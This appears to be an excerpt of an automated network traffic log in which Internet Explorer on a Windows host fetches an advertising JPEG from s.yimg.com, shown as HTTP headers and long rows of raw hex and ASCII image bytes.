2021-12-03 00:05:28 UTC	26	IN	Data Raw: 0d e1 e0 c9 9c 08 dd 1b c3 8f 23 cc 64 51 7d 52 c5 12 2b ec f5 6c e7 64 9f 26 c7 e2 0f d1 e9 a6 44 7f 27 fa 62 f7 51 d2 6d 66 06 d5 65 e1 c5 0b cd 8c 34 ce 39 e7 1d 10 52 a8 f1 f0 d2 cf 4e e2 2b 12 7c 45 98 86 20 e4 f5 2d 57 76 d2 4c c8 5e 72 9b 65 fd 98 e4 c1 f1 c8 e7 9e 46 0d 35 e4 67 6a 43 7d 39 06 78 b3 d3 8c fd d7 f7 fe 8e 4c 53 5b 40 6d b9 0d ed 76 c0 12 dd f0 07 6a 9d 63 79 59 ca b7 c3 18 3d 23 55 1c 87 e7 8a 56 eb dc 83 f9 73 a6 31 b2 90 5e 47 f0 0c e0 12 73 58 6e 37 ec fb 0c 81 b7 d3 b5 6e 9a e6 06 b8 58 b9 0d d2 c0 ac 18 83 8e 4d 8c 0c 77 cd 09 ed f5 8b 5b 80 1d 58 15 c6 df 78 42 3e 58 23 e8 2a 28 ea cc 70 00 f5 26 b4 55 b0 8a ca 18 4d c4 fa 8c 51 8e 22 86 25 42 82 5b bf e9 39 50 09 fb ff 00 4a 1d 6a fa 22 2d 54 90 78 2a 4e c1 2b 0f 9f 4a 96 e7 Data Ascii: #dQ}R+ld&D'bQmfe49RN+|E -WvL^reF5gjC}9xLS[@mvjcyY=#UVs1^GsXn7nXMw[XxB>X#*(p&UMQ"%B[9PJj" -Tx*N+J
2021-12-03 00:05:28 UTC	27	IN	Data Raw: ae 3d 4d 41 13 47 1f 0e da 20 72 c6 5e ad 22 8f 24 02 9e d6 ea 5f 69 ae 35 1b 49 10 e2 48 a2 6b 85 91 55 58 7d 95 38 a8 75 ef 67 ed e1 2e b1 dd c0 bc 64 1c 40 8f 0c ae a3 21 90 b7 2c 1a 8a de 28 d0 3b a1 74 67 01 b0 06 15 0b 1e 64 e0 66 96 e0 d9 4e 22 ba 81 c6 c9 a0 76 1b 94 3a 1f 31 d0 d6 0f bb 0e a3 c9 a8 9c 8a 32 ff 00 f4 cb c4 3f c2 34 53 9a b6 46 97 7e fd 3e 50 d5 ed fa 5d 6c 11 c5 0e 9b 72 92 61 9b 0a e5 65 45 c2 92 7a 9a d6 6c 50 45 bd 3d e2 18 63 69 17 cd 23 69 03 b5 70 93 57 e0 cb 0a 7d 98 e2 62 b1 2f dc aa 28 88 1c 5c d9 5c 37 ee 4c db c7 dc 0b 66 b1 19 24 cb 6e e3 7c 64 f5 c8 1d b2 3c a9 6d ca 9f da 14 6e 46 8a 5b 4e c7 dc d1 88 56 9b f7 cf d9 4f 53 51 35 ff 00 37 75 80 6c 39 cf 56 3c c8 5f 4e f5 34 72 af 56 83 0a 23 50 7c c5 5c 6a 0f 67 79 05 Data Ascii: =MAG r^"$_i5IHkUX}8ug.d@!,(;tgdfN"v:12?4SF~>P]lraeEzlPE=ci#ipW}b/(\\7Lf$n|d<mnF[NVOSQ57u l9V<_N4rV#P|\jgy
2021-12-03 00:05:28 UTC	28	IN	Data Raw: cb 41 28 89 31 de 3c 95 2b 45 44 03 86 47 3c 65 3c 27 90 f2 c5 4a d0 35 fc 66 6c ae 00 88 1c b9 c7 91 1c a8 6d 03 0b e4 31 51 ad df 81 9d d5 22 8c 1e 1b 06 05 d8 2e 4e 0a 8a 54 79 b2 8a 53 c5 81 8e 58 f9 d4 e8 d0 aa 11 a8 6f 69 62 66 6e cc 70 31 83 41 88 29 2a 47 d7 96 49 42 e7 c9 69 da 2b c9 04 f2 77 0d 88 91 32 7a f3 26 9a da 6c 4a f2 ba 12 37 22 c4 72 01 1c c7 2f 09 a7 68 e0 b5 86 37 9e 46 dd 24 ec a3 9b b1 f3 24 93 4f 05 c2 80 a9 79 1a ef 0c a3 a2 cc a3 9b 01 d9 87 31 4f 72 fb b6 c3 6d 6c e5 78 c7 cd a4 65 f0 a7 9e 01 6a 86 de 5b ac c9 74 61 1b 56 0b 75 f8 f0 4e 7a f4 c9 c9 3d cd 45 ee 13 fb 43 12 40 12 21 86 45 51 0a b1 c7 da 09 9a 88 36 a7 77 78 88 58 10 4c 50 23 00 41 14 45 9e 81 a8 c7 14 e4 28 50 47 04 25 08 8c 29 2c 9c 6b af 82 de 47 76 92 55 52 Data Ascii: A(1<+EDG<e<'J5flm1Q".NTySXoibfnp1A)*GIBi+w2z&lJ7"r/h7F$$Oy1Ormlxej[taVuNz=EC@!EQ6wxXLP#A E(PG%),kGvUR
2021-12-03 00:05:28 UTC	30	IN	Data Raw: e4 7c 47 15 6c f2 2d dc ee 59 22 12 0e 80 63 3b cd 37 1e 0b 6b e3 1b 40 1d 19 8a 49 21 18 5f 30 79 82 a6 9f 5c d1 ee 37 c2 21 96 46 69 2d 5d 48 0a 11 ba a9 dc c3 3d b1 46 02 f0 d8 5a 85 23 05 4c 08 5c fd e4 4a 09 a3 be 68 1e e1 b3 e5 3b 99 07 e4 6b a0 f0 f7 15 b9 62 2b 0c 67 e5 cc 9f bf 34 1d ac e2 76 86 31 81 99 19 76 af 3e dc b2 28 dd 58 df 40 5e 63 b4 a1 92 0c 92 cb 82 01 1c 4c 14 3d c6 6b 1e d0 df a6 ae 2e ae f8 5c 6f 76 91 60 77 8d 17 04 aa 86 1c c0 e4 4d 0b 6d 3a fa d6 58 e6 92 e6 68 6c ed 7c 43 7e e5 e2 72 0c 31 80 41 c8 cd 31 5b 7b 86 b5 13 5c cc 22 8b 54 97 ab c7 6d 24 ef be 49 b0 41 3c b1 4c 81 4b 2b 23 f2 74 65 38 28 c3 cc 1a 13 69 5a 13 ab 08 9c 65 2e 6e 8f 34 46 f3 54 f8 98 54 85 8e 4b 10 4f 4a d5 ac 74 76 72 13 52 96 1f f6 62 37 f0 c3 6f 19 Data Ascii: |Gl-Y"c;7k@I!_0y\7!Fi-]H=FZ#L\Jh;kb+g4v1v>(X@^cL=k.\ov`wMm:Xhl|C~r1A1[{\"Tm$IA<LK+#te8(i Ze.n4FTTKOJtvrRb7o
2021-12-03 00:05:28 UTC	31	IN	Data Raw: ed 8e 97 75 68 84 1c c7 1a 4d 0e d0 ad ff 00 34 aa 5a 8e cd 1e 38 f8 00 b6 f0 9b a5 90 38 53 f6 0e 03 0a e7 5e 12 08 61 f2 a7 91 52 d2 49 55 76 e7 72 a2 16 3b 7d 79 60 0a 16 1a df b5 b2 d9 e9 e6 d9 65 2f c1 13 61 a7 0a 7b a7 44 3e 8d 5c 10 35 14 b7 11 32 13 18 29 02 6d c3 0f 85 88 ec 6a ca 0b 0b 9b 29 8c ae 5c c8 a9 3c 18 64 64 44 38 2e 6a ce d2 fb 46 f6 a2 e6 de 7b 59 e7 96 26 64 e1 26 c6 ca 2b 29 05 83 54 b2 5a bc ca f3 dd c0 cb 2c 4d 0e d3 19 e2 f0 8b aa 86 05 ca e7 69 ca d1 6d fa ab 19 d0 73 67 77 bd 26 bd d6 1f d7 71 d9 b2 ac 86 36 df 78 78 69 bc e0 ed 4f db 02 4d 5c 3e b7 a2 cb 3c 3a 5e 99 3f 81 4b 4f 2b 49 2c 92 c9 92 1b a8 d8 47 5c 53 cf 73 aa da 16 f1 f5 8d 14 f2 40 bd 14 0e 81 68 2e cd 48 45 11 23 22 33 74 40 2c 07 c8 1a 61 83 90 1b ae d2 48 52 Data Ascii: uhM4Z88S^aRIUvr;}y`e/a{D>\52)mj)\<ddD8.jF{Y&d&+)TZ,Mimsgw&q6xxiOM\><:^?KO+I,G\Ss@h.HE#"3 t@,aHR
2021-12-03 00:05:28 UTC	33	IN	Data Raw: ef 20 b6 d3 b7 af ad 00 7d 05 11 6f 69 67 2b b7 9b 31 e4 14 7a 9a b5 d3 62 58 ec 9d e4 0f 99 5c a2 b4 77 88 a9 d0 1c a8 08 5a 84 1a 4f b2 96 69 ce 32 04 08 d3 02 23 4e 7d 58 f8 99 98 d1 67 2b 93 4c d3 5e 26 64 0a 39 f0 ce 46 33 e4 68 6d b6 eb 80 40 dc 06 70 2b 10 59 c2 d3 4c c0 77 93 92 0a f7 fd 0e 6f 0d df 2d ef 0a b6 01 70 3c bc ea 77 f6 4b 59 55 54 75 53 21 12 9e 6a 23 07 1c 4a 92 da c2 e9 b3 08 6c 12 8d dd 5f 6f 25 27 a8 14 5b 98 c0 03 35 23 0c 93 cf 0a 32 7b e0 62 b3 fa 41 bc ba 4c c7 0b e4 70 22 3d 0b 63 eb 3f 5a 74 bb f7 33 34 28 4e 44 7c 56 25 77 79 be d6 fb a9 56 f5 c6 2c 2d 55 43 4b 77 32 0f ab e4 a3 3e 27 3d 05 4b 25 fd e4 ef 3d d4 8e 3e 29 1d 89 38 f2 03 b0 ab 08 2c a4 b1 3f ac 26 88 ab 4f 73 2c a9 fb 59 11 8e 4e 5d be 0a 4f 67 7d 94 58 5a d3 Data Ascii: }oig+1zbX\wZOi2#N}Xg+L^&d9F3hm@p+YLwo-p<wKYUTuS!j#Jl_o%'[5#2{bALp"=c?Zt34(ND|V%wyV,-UCK w2>'=K%=>)8,?&Os,YN]Og}XZ
2021-12-03 00:05:28 UTC	34	IN	Data Raw: e9 92 e2 2b fb 54 7c ed 6b 67 6c 09 23 fb 20 f9 6d ab 4b bd 12 e3 4e 5b 31 1d e5 a1 f0 dc 34 92 e5 9b 9a 3a c8 b1 85 1f 66 ae a2 3a 86 65 82 da 0d b1 30 57 e7 c4 7e 5d fb 28 af fc 4b ec de 9d 75 34 ab a6 b6 12 ee 04 9f 0c ea 3c 4b bd 49 5e 8a 7a 9e 95 a9 5b 49 c4 1e eb 05 e2 c8 8c 09 04 00 a9 2c 27 c4 33 d8 d2 19 c0 43 6d a4 80 ac b1 f0 ce 77 dc 90 a3 39 fe cc 7d f4 26 31 28 54 9a 26 d9 22 a0 fa 9b 07 84 8f 90 cd 3a e3 e2 e2 2e 18 63 a0 a0 4f 5c d1 2c 8a 40 e5 d4 d3 06 92 4e 1c cb d0 3a 0e 78 f2 dc 33 5b e1 ba 8f 70 6f 26 1c 98 7d c6 89 8c b2 b6 08 c8 ca f4 e5 df 15 b1 79 08 f7 1c b3 fe f6 07 41 58 00 55 cd cc 40 9c 06 e4 9f 81 ed 43 4b 47 fe 6a ee 37 e5 1c bd 89 5f c9 b1 4b c5 82 42 8e 54 ee 53 8e 8c 0f 91 1c c5 0c d7 2a 2c cc 0f 6e 42 8c 37 3a 2a 45 60 Data Ascii: +T|kgl# mKN[14:f:e0W~](Ku4<KI^z[I,'3Cmw9}&1(T&":.cO\,@N:x3[po&}yAXU@CKGj7_KBTS*,nB7:*E`
2021-12-03 00:05:28 UTC	35	IN	Data Raw: 9a 88 91 fb ca bf e6 a8 98 73 21 4c f5 6a 87 cc 4b ce ad 0a c7 27 17 0a ea a5 9f 89 c4 df 92 1b 0d 9a b5 e1 cb 7f c5 96 02 ee d1 be 5f 71 46 d8 51 b6 fc 8d 69 0f 24 f2 92 e0 c0 f8 1e 8b e3 e4 2b d9 f9 d9 1c 31 2c b2 a0 60 08 38 20 31 eb 4f 66 6e e1 0e cc d3 07 0b e6 a3 e5 45 9d a2 05 f9 1e b5 d0 1c 0c 79 d3 24 64 75 1d 48 a6 77 89 59 9f 21 b0 00 ab 71 6e fd 9d 77 13 eb d7 95 35 8e a1 63 3a 4d 6f 2c 6c 79 32 f6 e7 d4 1e 84 1e 44 54 da 76 b8 22 dd 71 6b b1 9e 27 2b c9 9e 27 1d bd 1a b9 d6 7f 47 ff d9 Data Ascii: s!LjK'_qFQi$+1,`8 1OfnEy$duHwY!qnw5c:Mo,ly2DTv"qk'+'G

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49823	87.248.118.22	443	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>2021-12-03 00:05:28 UTC</td><td>15</td><td>OUT</td><td>GET /lo/api/res/1.2/iAvCAcyDWcfqsOLN3M2FRQ--~A/Zmk9Zml0O3c9NjIyO2g9MzY4O2FwcGlkPWdlbWluaTtxPTEwMA--
/https://s.yimg.com/av/ads/1622781899594-470.jpg HTTP/1.1
Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5
Referer: https://www.msn.com/de-ch/?ocid=iehp
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: s.yimg.com
Connection: Keep-Alive</td></tr>
<tr><td>2021-12-03 00:05:28 UTC</td><td>44</td><td>IN</td><td>HTTP/1.1 200 OK
Content-Length: 100219
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Origin: *
Cache-Control: public, max-age=2592000
Content-Type: image/jpeg
Edge-Cache-Tag: 406696687189499147052184604232487996418,444071775025019603777525119764716296813,ae7a
14591aaf8d474cdb3f92111c923e
Etag: "bce9e9f51ceb37fdce38c85e15b01e0d"
Last-Modified: Sat, 05 Jun 2021 04:55:15 GMT
Server: ATS
Timing-Allow-Origin: *
Accept-Ranges: bytes
Date: Fri, 12 Nov 2021 06:48:34 GMT
X-Served-By: cache-dca17778-DCA
X-Cache: HIT
X-Cache-Hits: 1
X-Timer: S1636699715.843556,VS0,VE1
Age: 1790214
Strict-Transport-Security: max-age=15552000
Referrer-Policy: no-referrer-when-downgrade
X-Frame-Options: SAMEORIGIN
cld_cache: HIT
cld_hits: 1
cld_by: cache-dca17778-DCA
cld_latency: 1
Connection: close
Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff</td></tr>
<tr><td>2021-12-03 00:05:28 UTC</td><td>45</td><td>IN</td><td>Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 96 00 96 00 00 ff db 00 43 00 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 ff db 00 43 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01
01 01 01 01 ff c0 00 11 08 01 45 02 6e 03 01 11 00 02 11 01 03 11 01 ff c4 00 1f 00 00 00 05 05 01 01 00 00 00 00 00 00
00 00 00 00 00 02 03 04 05 01 06 07 08 09 0a 0b ff c4 00 4a 10 00 01 03 02 05 01 05 05 06 04 04 05 03 03 03 05 01 02 0
3 04 05 11 00 06 07 12 21 31 08 13 41 51 61 14 22 71 81 f0 09 32
Data Ascii: JFIFCCEnJ!1AQa"q2</td></tr>
<tr><td>2021-12-03 00:05:28 UTC</td><td>45</td><td>IN</td><td>Data Raw: 08 b8 2c be 5f 1f 2f da 03 16 6b 73 18 4f 97 c7 cb f6 aa 4f 16 b9 fc 3f b9 fa f9 63 6c b9 60 7b cd eb 54 18 50 73
57 c2 94 43 c0 7a 71 f9 93 fb fd 78 d0 b0 17 66 e1 e3 ed b2 d3 f5 e5 44 2d c5 fd 6d f9 62 e8 95 6b 94 ac 79 7b df b5 bf 3c
43 99 23 36 d4 f7 f3 e6 a6 69 1c 65 1b 9f e9 8c 16 5f 2a 37 13 b8 43 04 f9 7c 7c bf 6a b6 e0 9b f4 b6 0a ae 6e 58 ac aa 60
aa 8d fe 5e 9e 37 fd 7c 3e 58 2d 9a cc a3 36 fa f7 54 5c 16 46 e7 99 f5 43 05 08 60 88 60 88 60 88 60 88 72 3a 75 c1 10
6d 6a 2e 5c 8b 80 47 23 d2 fe 18 29 14 33 c5 39 54 b4 5c 27 62 b8 16 bf 99 f3 b7 5f 2f 3b e0 b4 18 83 50 52 6b 52 55 73
7b 78 f4 27 a0 c1 64 aa 25 20 58 6d 57 4b 78 7e c6 f8 2d 18 fc 9d ef 14 d3 fb ba a3 ae 25 c5 05 24 11 c0 16 22 d6 b7 f5 c3
bb cf a2 ab 9f f3 36 da 85 0e f5 5b 76 fe
Data Ascii: ,_/ksOO?cl`{TPsWCzqxfD-mbky{<C#6ie_*7C||jnX`^7|>X-6T\FC````r:umj.\G#)39T\'b_/;PRkRUs{x'd% XmWKx~-
%$"6[v</td></tr>
<tr><td>2021-12-03 00:05:28 UTC</td><td>47</td><td>IN</td><td>Data Raw: 7a 11 4b 75 18 a5 2a f7 d2 cb ae 9f 6a 82 bb 06 de 86 fb 4e 34 54 93 8e 67 7d c7 99 5d 4d 32 d0 7b d9 5e 38
85 64 30 44 30 44 30 44 30 44 30 44 30 44 30 44 b2 52 92 42 b9 03 fb fc 7e bf 52 23 60 88 60 88 60 88 60 88 1e 41 1e 78
22 09 e1 25 3d 7a 7e 47 04 43 04 43 04 43 04 43 04 43 04 4b 82 0f 23 f3 c1 15 12 77 0b f4 c1 11 b0 44 30 44 2d 6e 98 22
18 22 18 22 18 22 18 22 18 22 18 22 b5 f0 44 30 44 30 44 30 44 30 44 30 44 30 45 5f 4b f1 88 30 2a 40 f0 52 4f d3 02 86
b5 d5 0e 7a f3 e5 f5 fa db 14 69 6b b1 01 00 41 81 a6 9c a9 fb 24 f0 59 86 11 52 4f 1b c1 8b 57 f4 81 37 b7 16 e2 df 1f 5c
74 e2 88 cb b9 12 69 0b 42 66 38 00 3c 15 31 92 84 64 5e fc 1b 78 f1 85 d1 38 26 c0 aa fc 12 78 fc ef fe df 89 e4 62 8d 61
04 92 e2 45 ee 6f d7 cc 6b bc 22 2a 7d e3 60 46 37
Data Ascii: zKu*jN4Tg}]M2{^8d0D0D0D0D0D0D0DRB~R#````Ax"%=z~GCCCCCK#wD0D-n""""""""D0D0D0D0D0
D0E_K0*@ROzikA$YROW7\tiBf8<1d^x8&xbaEok"*}`F7</td></tr>
<tr><td>2021-12-03 00:05:28 UTC</td><td>48</td><td>IN</td><td>Data Raw: dc fa ac 0b 61 c7 cc 69 a5 7c 15 37 01 e2 31 08 aa 93 7b 11 f2 f9 63 46 e1 97 0e ed e5 7d 15 99 47 08 54 52
4d c5 c7 3c 75 f2 f2 fe d8 d3 2e 5a 42 d9 1b ca dc 58 78 79 f8 9f de f8 d0 00 70 df 41 39 5d 5d bf 1f 8a ab 06 92 d2 74 02
75 ac 77 e2 87 79 b4 80 53 ba fd 09 3d 3f 23 d3 ae 38 c5 08 3b 2c b3 b7 8a a0 c6 9f 33 87 9f e9 49 73 0c cf d5 42 2a 0c
db 74 31 42 e7 3a e4 95 8a a5 c5 f6 f8 e2 11 15 07 df 37 e4 6e 02 df 15 5b 04 4b 2c f7 46 e4 03 ba f6 b1 e8 3f 0f 86 0b a0
bb 25 6d fb 13 ca c8 9d 79 b5 bd 3c af e1 8b 35 a5 c6 02 5e bb aa f8 7c 7e bf 1f db e3 8d b0 f0 dd 84 ec c6 60 9e 91 cb be
68 91 22 ea f2 dc 6c 0f c2 c0 fa 9b 13 8b 38 cb 89 dc a2 6f 21 f6 22 34 5f 98 fb 30 d9 48 ba de 96 eb 51 da 41 e6 e9 53 8e
ad 29 b8 b1 b8 bf 07 ad b1 66 34 d0 91 7b 6f
Data Ascii: ai|71{cF}GTRM<u.ZBXxypA9]]tuwyS=?#8;,3IsB*t1B:7n[K,F?%my<5^|~`h"l8o!"4_0HQAS)f4{o</td></tr>
<tr><td>2021-12-03 00:05:28 UTC</td><td>49</td><td>IN</td><td>Data Raw: bc eb df e9 68 c6 6e 24 ed b7 3e fd 53 a0 84 8e 89 1e 1e 1e 5d 3a e2 d0 36 1e 0a 60 6c 3c 11 94 9d ff 00 78
6e b7 a7 4b e1 03 61 e0 a4 80 68 6b cd 0e ec 70 08 b7 1c 70 7a 7c b1 a0 61 6d 46 51 cb de 88 9b 14 ad 44 84 f0 15 ee
b6 4f 1e f7 04 0b 9b 7f 94 15 72 7a 75 f1 c4 12 ea 82 e2 7a 98 a7 0e 08 ae 2d 3e ca 4d 6a 88 ad 34 8a b4 aa 5d 32 3b 6b
8d 45 9b 09 4d b7 50 ac d4 23 17 7b f9 2c 2d c6 de 6e 25 19 0e 84 c5 6e 4e c7 a4 cd 71 0f 3a ca 18 8e d3 4e bf 0d 30 64
80 46 b3 68 9f 61 d8 55 ce 19 4a 12 6c 0c 13 5b 7e bd e1 61 a9 59 2e 9d 47 a8 ca 89 53 8a f5 4a b7 06 64 a4 3e f5 71 f7
2a 8f 24 25 d2 87 94 da 27 29 d6 db db ff 00 71 87 7b 86 c2 90 94 90 81 c6 3b 5b 04 07 01 1b 2e 47 97 66 33 20 fb 75 e4
14 9e c8 e1 90 d0 2d b2 1a 74 2d 0c 21 bb 34 f2 5a 45 db 0a
Data Ascii: hn$>S]:6`l<xnKahkppz|amFQDOrzuz->Mj4]2;kEMP#{,-n%nNq:N0dFhaUJl[~aY.GSJd>q*$%')q{;[.Gf3 u-t-!4ZE</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
2021-12-03 00:05:28 UTC	50	IN	Data Raw: a0 52 6d 23 be 1f d5 8e 47 6d e6 13 b2 84 a9 03 a0 36 f2 ea 0f 5f db cb a5 f1 9b 30 1c 07 d5 59 06 fc eb c4 9d 29 3c 16 c3 e9 b5 39 6b cf 74 9f 74 2d 6d a9 3e 43 71 4f e8 3e 1d 7f 1c 68 58 59 47 1e a4 cc 77 7f da 99 22 c6 13 80 ca 8a 92 94 a5 27 77 8a 4a 14 47 17 e0 13 75 1f 0f 76 fc f1 7c 40 69 75 b8 77 d5 08 22 fa f7 d3 c9 63 ad 41 d5 ed 28 d2 5a 63 f5 9d 4a d4 3c a5 92 29 b1 d0 b7 1d 91 98 6b 50 69 ea b3 68 2e 10 88 ee bc 99 2b 52 85 d2 94 a5 a2 77 5c 75 b6 34 63 37 13 b0 ba cc e2 35 b7 9e 9e 7e 1c 97 22 b5 fb ed ef ec 45 a4 a9 9b 0b 24 54 f3 26 b5 57 e3 25 c0 dc 5c 9d 4b 92 cd 20 ad bf 77 62 eb 72 5a 44 52 82 e5 80 5a 42 f7 a3 de 4d f8 38 df e5 9d c0 f1 88 8e 1f 8b 2a fc d1 c3 ff 00 90 5a 51 d9 b7 ed 7c ed 25 db b7 b4 1d 4b 25 65 bc 9f 97 74 5b 40 b2 Data Ascii: Rm#Gm6_0Y)<9ktt-m>CqO>hXYGw"'wJGuv|@iuw"cA(ZcJ<)kPih.+Rw\u4c75~"E$T&W%\K wbrZD RZBM8*ZQ|%K%et[@
2021-12-03 00:05:28 UTC	52	IN	Data Raw: 88 60 88 60 88 60 88 60 89 44 05 0e bd 0f 23 a7 a7 cf 04 46 db ef 6e bf cb e5 6f ae 30 44 6c 11 0f 97 e9 fd 70 44 30 44 30 44 30 44 30 44 30 44 60 92 ab db c3 cf 04 55 d8 7d 3f 3f e9 82 21 b0 fa 7e 7f d3 04 43 61 f4 fc ff 00 a6 08 8e 94 db 9f 1b 60 88 d8 22 b3 f0 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 30 44 07 a7 d5 f8 c4 82 d1 57 09 02 d3 be 85 12 8a 2a 48 b5 ac 45 85 fa fe 57 b7 a5 fa 7e 38 a8 c5 39 b2 c8 c9 59 14 82 6e 2f a4 a8 71 21 a4 8b 88 d7 8f 7a 22 80 a5 75 f1 ea 6d c7 1e 5f a6 28 f7 49 20 5b 85 b7 f2 58 1f a8 c9 a9 4b 0e 00 17 bd b8 f9 62 a1 8e 22 42 19 1a 1f 2f 72 10 e9 89 01 e2 82 dd 15 4d 44 16 98 e9 f9 55 17 dc 9f 2b f3 d3 e5 eb f5 6c 4e 57 39 c0 1d 69 34 81 3e 03 cd 59 80 34 Data Ascii: ````D#Fno0DlpD0D0D0D0D0D`U}??!~Ca`"D0D0D0D0D0D0D0D0D0D0D0D0D0D0D0D0DW*HEW~ 89Yn/q!z"um_(I [XKb"B/rMDU+lNW9i4>Y4
2021-12-03 00:05:28 UTC	53	IN	Data Raw: 9f 50 cc 39 3b 4c 6b d1 9f 9b 1c 50 25 ad d9 95 3a 25 2d f9 b2 3b 88 2c d1 f7 a9 aa 7c 68 c5 26 34 10 db 48 40 65 a4 24 60 f9 0e 6b 58 72 cd e0 6d ae f6 9b 73 35 5d 07 04 0c 3c e1 c2 44 53 43 bc 6d c2 91 48 a2 e7 1c 2c ab a3 1a c2 ed b2 9d 69 3a 45 9e df b3 63 2c 66 a7 42 f2 9d 4a 67 0a 53 54 da a1 71 46 9e 56 e7 f2 c3 2e 10 94 dc 8d 96 e7 1d 06 21 b1 7f f2 ef cb a4 ac 08 04 55 58 59 df 48 73 ee 9c 3e d4 7c e5 97 5e 84 c3 e4 7b 15 4d 93 ed b4 4a 9b 4b bd 9d a7 d5 23 97 61 b8 95 f5 6d 05 c6 de ff 00 53 69 e2 f0 97 52 ba 2d ad ba cb d9 ef 36 45 ce 5a 23 a9 19 8b 4e ab 71 9d 44 85 1a 3c e7 3f 85 54 90 9b af b9 ab 51 1c 70 d3 ea 0d 3a 54 12 ea 5d 6c 38 6d ee ac 0b 5a 20 1d 2c 80 e4 12 3f c6 a0 72 d3 db d1 7a 51 ec 89 ff 00 10 e2 1b 44 0c a3 db 33 24 2e 22 c2 Data Ascii: P9;LkP%:%-;,|h&4H@e$`kXrms5]<DSCmH,i:Ec,fBJgSTqFV.!UXYHs>\|^{MJK#amSiR-6EZ#NqD<?TQp:T]l8mZ ,?rzQD3$."
2021-12-03 00:05:28 UTC	85	IN	Data Raw: 05 77 3b b1 77 68 7a 5e a3 65 2c b9 5a 85 35 4f 33 2d 94 a1 6b 5a 8a 1e 66 4b 24 b1 2a 14 b1 7f e5 48 8d 21 2a 4b cd 2f de 4d d0 4d c9 27 1c 2e 6b d8 64 df a7 2b 2c 1a 21 a0 70 5d e5 d0 6d 48 7a 23 f4 f6 5c 79 23 bc ee 8b 6b ef 0f 03 8d a9 b2 6d 7f 4f 0f f3 5e f8 35 f5 ad bc 3b d9 5d a1 b9 81 3a 5b f7 dd 3c 57 47 33 d5 35 9d 41 c8 d1 b3 54 66 5b 7a ab 97 58 b5 41 94 25 2a 72 5d 2a c5 4e 14 8e 55 de c5 50 12 1a 5a 6d 60 16 0f 18 d9 8e 0c c4 90 61 af b6 dc 75 8e 46 57 5b a5 ec 96 5d b3 20 54 fe bc a6 45 24 2d 6b 64 2d 4b 6c b9 b1 c5 3f 6d 8d 80 af e4 88 ea 42 12 f2 d4 b7 82 42 9d 4f 74 e2 96 80 52 94 28 28 78 5b b9 71 09 d4 41 ad 3a a7 09 ef 12 e2 9a 92 7b ce 43 80 32 3b c6 4b a9 71 68 da 54 2c 09 dc 41 dc 0f bc 0d c0 3c 9c 14 a7 01 28 05 25 d5 25 94 8b 29 Data Ascii: w;whz^e,Z5O3-kZfK$*H!*K/MM'.kd+,!p]mHz#\y#kmO^5;]:[<WG35ATf[zXA%*r]*NUPZm`auFW[] TE$-kd-Kl? mBBOtR((x[qA:{C2;KqhT,A<(%%)
2021-12-03 00:05:28 UTC	87	IN	Data Raw: 39 df 59 cb 58 d2 4e be b6 f6 53 87 f7 7f f6 9f 64 b3 6d 97 15 ca 15 6b 1f 7b 75 b9 16 00 73 61 d5 43 81 e7 8d 1b 80 30 ce 6b dc 46 6f c0 07 d5 6a ac cc f1 a9 fa 6b a5 f4 a7 ea da 91 9f f2 7e 47 a5 c5 46 f7 a6 e6 7a fd 32 8e 86 7a fb ca 6e 74 96 de 58 00 72 1a 42 cf 97 38 d4 b8 90 46 53 a7 af 2e 6a a5 c0 4c 39 b2 0e b2 78 d8 56 a2 dc 6e b9 43 ae 1f 6f 0f 61 1d 28 33 a9 99 32 bf 98 75 cb 31 45 ef 99 6a 0e 9d d1 a5 ae 86 ec a6 d4 52 10 e6 67 a9 26 2d 21 0d 29 49 5f f3 1b 71 d2 07 29 51 16 49 b8 63 dc dd 85 38 18 8e 73 e0 09 e1 70 b1 76 38 1f 4d 33 79 53 78 b7 22 64 f1 aa e3 b6 b9 7f c4 2d da 87 3b 99 14 dd 0f d3 cc 81 a2 d4 b7 12 eb 6c 56 eb 48 7f 3b e6 c2 85 92 5b 5d 8b 94 ea 44 47 d1 6e 36 89 6d 05 28 1b 10 8d aa d4 61 b0 b4 02 24 70 91 eb 3a f0 aa a1 c5 Data Ascii: 9YXNSdmk{usaC0kFojk~GFz2zntXrB8FS.jL9xVnCoa(32u1EjRg&-!)I_q)QIc8spv8M3ySx"d-;lVH;[]DGn6m(a$p:
2021-12-03 00:05:28 UTC	88	IN	Data Raw: 6e 9f f6 80 cf b1 5a dc e1 92 de 5e ca 39 3e 2a d8 01 65 4f a5 9c cf 98 85 50 00 a0 82 94 bf 09 b5 14 a8 d9 be 2e 33 f9 a2 48 d7 ad 2b ad b9 0b 75 40 d2 75 9e 14 e1 cb 5e ca 88 a4 fd ac 3d 9e 25 4b 76 26 63 d2 5d 76 ca 51 90 a0 94 cf 09 c8 79 98 82 41 09 51 85 4e af 44 97 b7 ee 9d ad 77 84 26 e6 d7 16 c6 dc 91 6c 56 46 ed c9 d8 ff 00 51 1d 6e 15 2f 59 a2 e5 1a c4 b5 36 cb 34 bd 4e a0 d5 b2 12 d2 fa 81 28 42 eb 73 d8 73 2d 28 2c 02 a0 55 58 6d a4 ab 85 38 93 d5 dc d1 16 d4 36 93 3a 03 55 9a 74 c8 35 7a 2c 94 a1 51 6b 14 59 51 2a f4 b9 6c 94 8d 8b 8d 51 a6 bd 2a 